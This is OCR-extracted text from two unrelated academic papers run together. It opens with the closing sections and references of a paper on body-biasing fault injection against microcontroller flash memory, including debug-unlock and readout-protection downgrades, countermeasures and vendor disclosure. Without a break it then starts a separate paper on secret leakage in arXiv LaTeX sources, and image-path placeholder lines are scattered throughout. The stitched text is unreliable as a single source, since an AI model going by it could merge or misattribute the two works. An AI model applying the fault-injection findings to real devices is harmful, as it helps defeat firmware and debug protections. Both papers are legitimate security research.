These measurements indicate that the die of the Renesas microcontroller has an impedance that is too low for the current capability of our probe. A direct resistance measurement between the substrate above the flash macro and ground using a multimeter yielded values as low as 5 Ω. In contrast, the corresponding measurements for the STM32L4 and MSP430 were significantly higher, in the range of 20 kΩ to 40 kΩ. This difference in resistance explains the substantially reduced pulse amplitude on the RA0E1 and, consequently, why no observable effects on the memory contents could be induced.

Online Bias Injection For the evaluation of the online bias, the power-supply voltage was initially set to −10 V with the current limited to 40 mA. Under these conditions, the voltage's amplitude dropped below 1 V, which is insufficient to properly bias the p-well of the flash cells. To increase the applied potential, the current limit of the power supply was subsequently raised in steps of 10 mA. The chip remained fully functional for substrate currents up to 700 mA. At this current level, the voltage between the die and ground reached only −4.6 V, which is still too low to produce any measurable effect. Further increases in the current limit resulted in irreversible damage to the chip. Consequently, the chip cannot be subjected to any significant bias without destroying it. This behavior was consistently observed across three devices.

4.5 Countermeasures

For offline attacks, a low substrate resistance on the die, as observed for the RA0E1 microcontroller, can be advantageous, as it renders the build up of high bias voltages at the p-well that are needed to manipulate the flash memory more challenging. It remains unclear whether an improved pulse generation setup with higher current capability could still modify memory bits without causing permanent damage to the device. From a software perspective, an integrity check during startup, for example using a checksum or hash over the relevant code and data regions, should in most cases be sufficient to detect tampering. The effect of the fault injection is difficult to localize from an attackers perspective, and is likely to alter additional bits beyond the intended targets.

For online attacks, the low substrate resistance likewise impedes effective biasing of the flash cells. On the RA0E1, this property was highly effective, as only bias voltages with amplitudes below 5 V could be applied before the chip was irreversibly damaged. A potential hardware-level countermeasure could be to continuously monitor the voltage of the common p-well associated with the flash array and trigger an alarm if it deviates from its nominal operating range, which could then for instance initiate a mass erase of the device in order to protect it.

In general, for debug configurations it is essential that the unlocked state is represented by a well-defined value that contains both, zeros and ones (e.g., `0xAA`), as the granularity for these attacks are not at bit-level. Values consisting exclusively of `0xFF` or `0x00` must not be used, as such configuration scenarios are prone to the proposed BBI attacks.

5 Conclusion

This work demonstrates that flash memory is susceptible to attacks using BBI. We investigated two biasing strategies: one that enables permanent bit manipulation in powered-off devices, and another that allows transient manipulation of memory reads during operation. Across three distinct microcontrollers, two were found to be vulnerable. Using a detailed electrical model, we explained the physical origin of the observed faults. We further showcased how these induced faults can be exploited in practice by downgrading the RDP level of an STM32L4 microcontroller and by unlocking the debug interface of an MSP430 microcontroller using low-cost equipment and modest effort. We argue that a sufficiently low substrate impedance can mitigate these attacks by preventing effective biasing. Overall, our results indicate that BBI attacks can constitute a security threat for systems using flash memory, that should be considered during the design phase of the chips.

Future Work In our experiments, we were not able to erase cells. Future work could investigate whether cell erasure is possible using a modified pulse generator capable of delivering higher voltages. In addition, one device proved immune to the bias attacks due to a low substrate-to-ground resistance. From a countermeasure perspective, it would be interesting to evaluate whether a setup capable of delivering pulses with higher current can still manipulate such a device.

The online attacks in this work were applied without timing control. An extension to this is to investigate whether precisely timed biasing can corrupt, for example, instruction fetches from the microcontroller's CPU. Furthermore, it would be interesting to explore whether the online bias attack can be applied to other memory technologies, as many memory types implement a similar sense-amplifier structure.

Acknowledgment and Disclosure This work was funded by the German Research Foundation (DFG) through the project STAMPS-PLUS. As part of a coordinated disclosure process, we informed the product security incident response teams (PSIRTs) of ST and TI about our findings. Technical and detailed information was provided more than 120 days prior to the publication of this paper.

References

[1] Renesas AT25FF081A - Datasheet. https://www.renesas.com/en/document/dst/at25ff081a-datasheet.

[2] Renesas RA0E1 Group - Datasheet. https://www.renesas.com/en/document/dst/ra0e1-group-datasheet.

[3] STMicroelectronics STM32L4+ - Reference Manual. https://www.st.com/resource/en/reference_manual/rm0432-stm32l4-series-advanced-armbased-32bit-mcus-stmicroelectronics.pdf.

[4] STMicroelectronics STM32L4R5ZI - Datasheet. https://www.st.com/resource/en/datasheet/stm32l4r5zi.pdf.

[5] TI MSP430F6736 - Datasheet. https://www.ti.com/lit/gpn/msp430f6736.

[6] TI MSP430x5xx and MSP430x6xx Family - User's Guide. https://www.ti.com/lit/pdf/slau208.

[7] STM32G0: 1st Mainstream 90 nm MCU, One Power Line, So Many Possibilities, December 2018. https://blog.st.com/stm32g0-mainstream-90-nm-mcu/.

[8] AN500 - NOR Flash Memory Erase Operation, 2024. https://www.renesas.com/en/document/apn/nor-flash-memory-erase-operation.

[9] Appaloosa. Aufbau einer FLASH-RAM-Speicherzelle, 2007. https://de.wikipedia.org/wiki/Flash-Speicher#/media/Datei:FLASH_RAM-Cell.svg.

[10] Noemie Beringuier-Boher, Marc Lacruche, David El-Baze, Jean-Max Dutertre, Jean-Baptiste Rigaud, and Philippe Maurine. Body Biasing Injection Attacks in Practice. In *Proceedings of the Third Workshop on Cryptography and Security in Computing Systems*, pages 49–54, Prague Czech Republic, January 2016. ACM. https://dl.acm.org/doi/10.1145/2858930.2858940.

[11] Jacob Borgeson. Ultra-low-power pioneers: TI slashes total MCU power by 50 percent with new "Wolverine" MCU platform, 2012. https://www.ti.com/lit/wp/slay019a/slay019a.pdf.

[12] G. Chancel, J.-M. Galliere, and P. Maurine. Body Biasing Injection: To Thin or Not to Thin the Substrate? In *Constructive Side-Channel Analysis and Secure Design*, pages 125–139, Cham, 2022. Springer International Publishing. https://link.springer.com/chapter/10.1007/978-3-030-99766-3_6.

[13] G. Chancel, Jean-Marc Gallière, and P. Maurine. Body Biasing Injection: Impact of substrate types on the induced disturbances. In *2022 Workshop on Fault Detection and Tolerance in Cryptography (FDTC)*, pages 50–60, September 2022. https://ieeexplore.ieee.org/document/9933217.

[14] Paul Grandamme, Lilian Bossuet, and Jean-Max Dutertre. X-Ray Fault Injection in Non-Volatile Memories on Power OFF Devices. In *2023 IEEE Physical Assurance and Inspection of Electronics (PAINE)*, pages 1–7, Huntsville, United States, October 2023. IEEE. https://hal.science/hal-04500202.

[15] Paul Grandamme, Pierre-Antoine Tissot, Lilian Bossuet, Jean-Max Dutertre, Brice Colombier, and Vincent Grosso. Switching Off your Device Does Not Protect Against Fault Attacks. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2024(4):425–450, September 2024. https://tches.iacr.org/index.php/TCHES/article/view/11798.

[16] Valentin Huber and Marc Schink. Be write back: an in-depth study of fault injection effects on FRAM technology. In *Proceedings of the 19th USENIX Conference on Offensive Technologies*, WOOT '25, pages 159–177, USA, August 2025. USENIX Association. https://www.usenix.org/conference/woot25/presentation/huber.

[17] Jae-Yong Jeong and Heung-Soo Lim. FLASH MEMORY DEVICE HAVING COLUMN PREDECODER CAPABLE OF SELECTING ALL COLUMN SELECTION TRANSISTORS AND STRESS TEST METHOD THEREOF, 2006. https://patentimages.storage.googleapis.com/af/62/dc/6474321c6c1968/US7123528.pdf.

[18] David Johns. Body Effect for MOS Transistors. https://www.eecg.utoronto.ca/~johns/ece331/lecture_notes/07b_bodyEffect.pdf.

[19] Ziling Liao, Florent Bruguier, and Philippe Maurine. Body Bias Injection on the FLASH Memory Accelerator of a 32-Bit Microcontroller. In *2025 IEEE 31st International Symposium on On-Line Testing and Robust System Design (IOLTS)*, pages 1–7, July 2025. https://ieeexplore.ieee.org/document/11117129.

[20] Philippe Maurine, Karim Tobich, Thomas Ordas, and Pierre Yvan Liardet. Yet Another Fault Injection Technique: by Forward Body Biasing Injection. orquerolles Island, France, September 2012. https://hal-lirmm.ccsd.cnrs.fr/lirmm-00762035/document.

[21] Laxmi Narayan. Embedded Non-Volatile Memory Market Size and Forecast 2025 to 2034, June 2025.

https://www.precedenceresearch.com/embedded-non-volatile-memory-market.

[22] Johannes Obermaier and Stefan Tatschner. Shedding too much Light on a Microcontroller's Firmware Protection. In *11th USENIX Workshop on Offensive Technologies*, WOOT '17. USENIX Association, August 2017. https://www.usenix.org/conference/woot17/workshop-program/presentation/obermaier.

[23] Colin O'Flynn. Low-Cost Body Biasing Injection (BBI) Attacks on WLCSP Devices. In *Smart Card Research and Advanced Applications: 19th International Conference, CARDIS 2020, Virtual Event, November 18–19, 2020, Revised Selected Papers*, pages 166–180, Berlin, Heidelberg, November 2020. Springer-Verlag. https://doi.org/10.1007/978-3-030-68487-7_11.

[24] Paolo Pavan, Roberto Bez, P. Olivo, and Enrico Zanoni. Flash Memory Cells—An Overview. *Proceedings of the IEEE*, 85:1248–1271, September 1997. https://ieeexplore.ieee.org/document/622505.

[25] Katie Pier. MSP Code Protection Features - SLAA685, December 2015. https://www.ti.com/lit/an/slaa685/slaa685.pdf.

[26] F. La Rosa, S. Niel, A. Regnier, F. Maugain, M. Mantelli, and A. Conte. 40nm embedded Select in Trench Memory (eSTM) Technology Overview. In *2019 IEEE 11th International Memory Workshop (IMW)*, pages 1–4, Monterey, CA, USA, May 2019. IEEE. https://ieeexplore.ieee.org/document/8739731/.


[27] Leonard Rubin and Robert Simonton. Applications of Ion Implantation in CMOS Process Technology. In *Ion Implantation: Science and Technology*. Elsevier Science, August 2018. https://www.researchgate.net/publication/337167311_Applications_of_Ion_Implantation_in_CMOS_Process_Technology.

[28] Marc Schink, Alexander Wagner, Felix Oberhansl, Stefan Köckeis, Emanuele Strieder, Sven Freud, and Dominik Klein. Unlock the Door to my Secrets, but don't Forget to Glitch: A comprehensive analysis of flash erase suppression attacks. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2024(2):88–129, March 2024. https://tches.iacr.org/index.php/TCHES/article/view/11422.


[29] Sergei Skorobogatov. Local heating attacks on Flash memory devices. In *2009 IEEE International Workshop on Hardware-Oriented Security and Trust*, pages 1–6, San Francisco, CA, USA, 2009. IEEE. http://ieeexplore.ieee.org/document/5225028/.

[30] Karim Tobich, Philippe Maurine, Pierre-Yvan Liardet, Mathieu Lisart, and Thomas Ordas. Voltage Spikes on the Substrate to Obtain Timing Faults. In *Proceedings of the 2013 Euromicro Conference on Digital System Design*, pages 483–486. IEEE Computer Society, September 2013. https://www.researchgate.net/publication/262352179_Voltage_Spikes_on_the_Substrate_to_Obtain_Timing_Faults.


A Appendix




(a) AT25FF081A



(b) STM32L4R5ZI



(c) MSP430F6736



(d) R7FA0E1073CFJ

Figure A1: Die shots of the three evaluated microcontrollers and the external flash. The flash banks are marked through the red rectangles.




Figure A2: Circuit diagram of the BBI probe.



You Have Been LaTeXpOsEd: A Large-Scale Systematic Analysis of Information Leakage in Preprint Archives Using Large Language Models

Richard A. Dubniczky
Eötvös Loránd University
dubniczky@inf.elte.hu

Bertalan Borsos
Eötvös Loránd University
fshntj@inf.elte.hu

Tamas Bisztray
HUN-REN Sztaki
bisztray.tamas.gyorgy@sztaki.hu

Norbert Tihanyi
Technology Innovation Institute
norbert.tihanyi@tii.ae

Abstract

In this work, we present the first large-scale security audit of the arXiv preprint repository, analyzing over 1.2 TB of data from 100,000 arXiv submissions to report on systemic sensitive information leakage. When authors upload submissions, they publish not only a PDF but also auxiliary code, images, and LaTeX source files containing embedded comments. In the absence of sanitization, these files often disclose sensitive information that adversaries can harvest using open-source intelligence. Operating under a strict ethical framework of passive verification, we introduce LaTeXpOsEd, a pipeline that integrates pattern matching, logical filtering, and large language models (LLMs) to detect context-dependent secrets within LaTeX comments and unreferenced auxiliary files. To evaluate the secret-detection capability of LLMs, we introduce LLMSec-DB, a benchmark on which we tested 25 state-of-the-art models. Analyzing publicly available arXiv submissions, we uncover thousands of PII exposures, hundreds of instances of exposed credentials, private Google Drive links, API keys, and various semantic leaks, including internal disputes and confidential peer reviews. We show that this large-scale extraction of sensitive information is economically viable for low-resource adversaries leveraging open-weight models and constitutes a serious security and reputational threat to individuals and institutions. We urge the research community and repository operators to take immediate action to close these hidden security gaps. To support open science and in accordance with responsible disclosure standards, we have published our toolset and benchmarks on GitHub[1] and Zenodo[2][3].

1 Introduction

Scientific publishing has expanded rapidly, increasing from roughly 1 million papers per year in the early 2000s to nearly 2.9 million by 2020 [14, 20]. In 2025, growing pressure to communicate results quickly has made knowledge sharing faster than ever, but the traditional peer-review cycle—often taking months or years—can delay impact and render work outdated, especially in fast-moving fields such as *artificial intelligence (AI)*, biotechnology, quantum computing, and genomics. To reduce this lag, preprint repositories such as arXiv have become central to scientific communication by allowing researchers to share results immediately, well before journal publication. Preprints are freely accessible, support open science, and provide a timestamped DOI record that establishes authorship and priority. Unlike most journals, which typically publish only a final PDF, arXiv requires submission of the underlying source files (e.g., LaTeX and build artifacts), improving transparency and supporting long-term reproducibility [20]. This architectural choice enables a new vector for *Open-Source Intelligence (OSINT)* [21]. Source files often contain hidden artifacts like commented-out credentials, API keys, internal comments, and metadata. Treating these files as ephemeral build artifacts is a misconception, both from a legal and structural security standpoint. By accepting the repository's submission agreement, authors grant an "*irrevocable*" and "*perpetual*" license to distribute these materials as integral components of "The Work" [6, 8]. The platform's Privacy Policy explicitly shifts the burden of sanitization to the submitter, stating that users "*must ensure that [...] inclusion of the article in arXiv does not violate the rights of any person or entity, including privacy rights*" [7]. The provision of bulk data access via Amazon S3 enables large-scale computational analysis of this data, negating any practical obscurity [5].

While simple pattern matching (regex) can identify structured data like IP addresses, it fails to detect context-dependent sensitive information, such as author disputes, semantic leaks, or credentials hidden within comments. Detecting such exposures at scale has not been possible historically. The emergence of *Large Language Models (LLMs)*, which consistently achieve state-of-the-art performance across a wide range of *Natural Language Processing (NLP)* tasks, makes them exceptionally effective for this kind of analysis.

[1] https://github.com/LaTeXpOsEd
[2] https://doi.org/10.5281/zenodo.20035860
[3] https://doi.org/10.5281/zenodo.20058989

LLMs' ability to understand context, extract meaning, and interpret unstructured text enables them to uncover hidden or unintended disclosures within complex scientific documents.

To quantify the extent of sensitive data exposure in the scholarly research artifacts, and to assess whether LLMs are suitable for the extraction of context-dependent secrets, our analysis is guided by two primary research questions:

1. **RQ1**: What kinds of sensitive information are exposed in preprint source files and comments, and how often do these disclosures occur?
2. **RQ2**: How effective are LLMs at detecting contextually hidden sensitive data within preprint source materials?

To answer these questions, we present the `LaTeXpOsEd` framework, which consists of four phases, as shown in Figure 1. Our main contributions are as follows:

- **The `LaTeXpOsEd` Framework**: We propose a new methodology that integrates entity extraction, pattern matching, and the contextual understanding of LLMs to systematically process LaTeX source files. This approach uncovers context-dependent secrets—such as credentials in comments, author disputes, and semantic leaks—missed by automated auditing.
- **Large-Scale Preprint Analysis**: We conduct the first comprehensive security audit of preprint source files, examining over 1.2 TB of data across 100 000 arXiv submissions. We systematically analyze comments and unreferenced auxiliary materials.
- **`LLMSec-DB` Benchmark**: To evaluate the secret-detection capabilities of LLMs, we introduce a new benchmark based on realistic synthetic samples. We evaluate 25 state-of-the-art LLMs, and this evaluation serves as the basis for selecting the optimal model for auditing the arXiv dataset using a weighted analysis of cost efficiency, accuracy, and open-source availability.
- **Automated Data Analysis with LLMs**: We uncovered thousands of instances of *Personally Identifiable Information* (PII), hundreds of critical credential leaks, API keys, private Google Drive access links, and sensitive conversations unintentionally exposed in source files.

To support open science, we have made the `LLMSec-DB` dataset and all scripts used in this research publicly available on the project website: https://github.com/LaTeXpOsEd.

This paper is structured as follows: Section 2 investigates the ethical and legal background, Section 3 overviews the related work, Section 4 presents the methodology, while Section 5 discusses the results of the benchmarking and scraping activities. Section 6 outlines limitations, and finally, Section 7 summarizes our results.

2 Ethical Considerations

Ethical considerations and responsible disclosure are central to this research. Our methodology is grounded in a *Compliance Stack* that harmonizes international regulations, principles of computing ethics, and arXiv's Terms of Use. Under arXiv's *Submission Agreement*, authors grant the platform a "non-exclusive, perpetual, irrevocable" license to distribute submitted works. Furthermore, the *Privacy Policy* places the responsibility on submitters, explicitly warning them to remove any content they do not wish to make public. From a regulatory perspective both the *US Common Rule (Exemption 4)* and *GDPR (Article 9(2)(e))* provide legal basis for processing data that has been "*manifestly made public*" by the subject. To operationalize these principles and strictly rule out the possibility of causing harm, we adhered to the following guidelines:

- **Data Acquisition:** All downloads from arXiv servers were performed exclusively through arXiv's official Amazon S3 bulk data access service [5]—the platform's recommended mechanism for large-scale data acquisition—thereby avoiding any practices resembling abusive scraping or denial-of-service activities.
- **Passive Verification:** In accordance with the *Menlo Report* [27], a cybersecurity ethics framework developed with support from the *U.S. Department of Homeland Security* (DHS), we adopted a strict passive-verification framework. We did not attempt to validate leaked credentials (usernames, passwords, API keys) against live systems. For exposed URLs, we limited our analysis to reachability checks without scraping or sharing any private content or the links themselves.
- **Data Privacy and Anonymization:** No sensitive data or PII is disclosed. Findings are anonymized, aggregated and later deleted, to prevent re-identification. Our goal is to highlight systemic infrastructure risks, not to expose specific individuals. Additionally, downloaded papers were randomized both in selection and in order to prevent the linkage of results to papers.
- **Responsible Disclosure:** We formally notified the arXiv administration of the systemic nature of these disclosures on December 12, 2025, emphasizing the associated security risks and potential reputational harm. ArXiv acknowledged our notification on December 16, 2025 and internally shared the report with the relevant teams for further discussion and assessment.
- **Authors Notification:** Given the scale of the study, individual notification of all affected authors and organizations is infeasible. For critical findings, such as leaked credentials or publicly shared private links (e.g., Dropbox or Google Drive), we notified corresponding authors whenever identification and contact were possible.




Figure 1: The LaTeXpOsEd framework: a four-step process for scraping, parsing, mining, and analyzing documents.

3 Related Literature

3.1 The Landscape of Source Mining

While arXiv has long been used for bibliometric analysis, prior work has largely relied on metadata or PDF extraction (e.g., unarXive) [24]. More recently, researchers have begun mining the underlying LaTeX source, which preserves behavioral signals lost in the compiled PDF. Pei et al. analyzed 1.6 million LaTeX submissions to infer collaboration structure from author-specific macros and commented-out sections [22]. This demonstrates the feasibility of source-level analysis at scale, but their focus is sociological rather than security-related. We adopt the same source-first perspective and apply it to the study of information leakage. Table 1 underscores why arXiv is central in this setting. Many repositories act as PDF-only archives—implicitly removing source-level artifacts such as comments and auxiliary files—or make source uploads optional. By contrast, arXiv requires source submission for LaTeX-based papers. With more than 2.8 million entries, it is one of the few platforms that combine mandatory source availability with a corpus of millions of papers, making it uniquely suited for large-scale leakage analysis.

Circling back to user responsibility, the presence of sanitization tools such as arxiv-latex-cleaner [13] (Google Research) and latexpand [17] indicates that if the community would understand the risks, mitigation would be rather straightforward. These tools can remove comments and auxiliary files prior to submission. When authors do not use available sanitization tools, despite explicit warnings by arXiv to " *Tidy your submission*", any resulting exposure is best understood as a preventable consequence of that choice.

3.2 Information Leakage in Open Repositories

Metadata and file-level side channels are not unique to archiving tools. Researchers demonstrated that different versions of social media images often retain EXIF data (GPS, timestamps) that act as side channels for context leakage [15, 25].

Users frequently misunderstand that archiving creates a permanent, searchable record where accidental inclusions become irrevocable security liabilities. To date, arXiv source uploads have received limited attention with respect to potential privacy and security relevant information leakage. On the contrary, GitHub in particular, has been identified as a primary vector for credential leakage [28], driving a robust body of forensic literature. Meli et al. performed a large-scale longitudinal scan of billions of files on GitHub and found secret leakage to be pervasive—impacting over 100,000 repositories—with thousands of new, unique secrets exposed each day, many of which remain publicly accessible for weeks or longer [19].

Table 1: Comparison of source file availability across preprint repositories.

Archive	Owner	Source	Entries
arxiv.org	Cornell University	●	> 2.8M
ssrn.com	Elsevier	○	> 1.7M
hal.science	CCSD	◐	> 1.5M
zenodo.org	CERN	◐	> 100k
preprints.org	MDPI	○	> 100k
osf.io	Center for Open Science	◐	> 25k
figshare.com	Digital Science	◐	> 5.4k
techrxiv.org	IEEE	◐	> 1k

Legend for Source File Availability: ● = Mandatory for LaTeX submission ◐ = Optional source upload ○ = PDF-only, source not provided.

3.3 Evolution of Secret Detection Techniques

Detecting hardcoded secrets such as credentials, API keys, and PII in source code has been extensively studied, with a wide range of approaches proposed in the literature, ranging from traditional regular-expression–based techniques to more advanced methods incorporating entropy analysis and data-flow analysis.

